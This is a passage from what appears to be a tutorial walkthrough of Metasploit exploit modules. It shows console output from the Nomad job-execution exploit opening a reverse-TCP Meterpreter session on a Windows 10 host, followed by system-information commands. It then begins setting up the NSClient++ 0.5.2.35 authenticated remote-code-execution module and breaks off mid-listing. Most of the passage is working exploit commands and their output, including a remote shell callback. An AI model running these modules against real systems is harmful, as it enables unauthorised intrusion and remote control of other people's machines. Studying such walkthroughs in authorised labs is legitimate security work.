[+] 192.168.36.1:4646 - The target is vulnerable.
msf6 exploit(multi/misc/nomad_exec) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/misc/nomad_exec) > 
```

After all the options are set, execute the module using "run" command.



```
[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Using URL: http://0.0.0.0:8080/Dz0iqO0
[*] Local IP: http://192.168.36.171:8080/Dz0iqO0
[*] Creating job 'oGtFqa0if'
[*] Job 'oGtFqa0if' successfully created as '324820d1-ebae-4d25-ae66
-20d647c970a4'.
[*] Waiting for job 'oGtFqa0if' to trigger
[*] Command Stager progress - 100.00% done (147/147 bytes)
[*] Client 192.168.36.1 (Mozilla/5.0 (Windows NT; Windows NT 10.0; e
n-US) WindowsPowerShell/5.1.19041.1151) requested /Dz0iqO0
[*] Sending payload to 192.168.36.1 (Mozilla/5.0 (Windows NT; Window
s NT 10.0; en-US) WindowsPowerShell/5.1.19041.1151)
[*] Sending stage (175174 bytes) to 192.168.36.1
[*] Meterpreter session 1 opened (192.168.36.171:4444 -> 192.168.36.
1:63360) at 2021-09-11 04:30:50 -0400
[*] Server stopped.
```



```
meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 10 ([redacted]).
Architecture    : x64
System Language : en_IN
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username:[redacted]\nspadm
meterpreter > 
```


As readers can see we successfully got a meterpreter session on the target system.

NSClient+++ 0.5.2.35 Authenticated RCE Module


TARGET: NSClient+++ 0.5.2.35 **TYPE: Remote** **MODULE : Exploit**
ANTI-MALWARE : OFF

NSClient++ is a monitoring agent/daemon for Windows systems that works with Nagios. The above mentioned version of NSClient++ is vulnerable to a RCE vulnerability provided the attacker knows the administrator credentials and "ExternalScripts" feature is enabled on the target.


Let's see how this module works. We have tested this module on NSClient++ running on Windows 10. Load the /windows/http/nscp_authenticated_rce module.



```
msf6 > search nsclient

Matching Modules
================

   #  Name                                      Disclosure Date
Rank       Check  Description
   -  ----                                      ---------------
----       -----  -----------
   0  exploit/windows/http/nscp_authenticated_rce  2020-10-20
excellent  Yes    NSClient++ 0.5.2.35 - ExternalScripts Authenticate
d Remote Code Execution
   1  exploit/windows/local/nscp_pe                2020-10-20
excellent  Yes    NSClient++ 0.5.2.35 - Privilege escalation
```




```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse
_tcp
msf6 exploit(windows/http/nscp_authenticated_rce) > show options

Module options (exploit/windows/http/nscp_authenticated_rce):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Password to authenticate w
                                        ith on NSClient web interf
                                        ace
   Proxies                    no        A proxy chain of format ty
                                        pe:host:port[,type:host:po
                                        rt][...]
```



```
   RHOSTS                      yes       The target host(s), range
                                         CIDR identifier, or hosts
                                         file with syntax 'file:<pa
                                         th>'
   RPORT     8443              yes       The target port (TCP)
   SRVHOST   0.0.0.0           yes       The local host or network
                                         interface to listen on. Th
                                         is must be an address on t
                                         he local machine or 0.0.0.
                                         0 to listen on all address
                                         es.
   SRVPORT   8080              yes       The local port to listen o
                                         n.
   SSL       true              no        Negotiate SSL/TLS for outg
                                         oing connections
   SSLCert                     no        Path to a custom SSL certi
                                         ficate (default is randoml
                                         y generated)
   URIPATH                     no        The URI to use for this ex
                                         ploit (default is random)
   VHOST                       no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted:
                                        '', seh, thread, process,
                                        none)
   LHOST     192.168.36.171   yes       The listen address (an int
                                        erface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

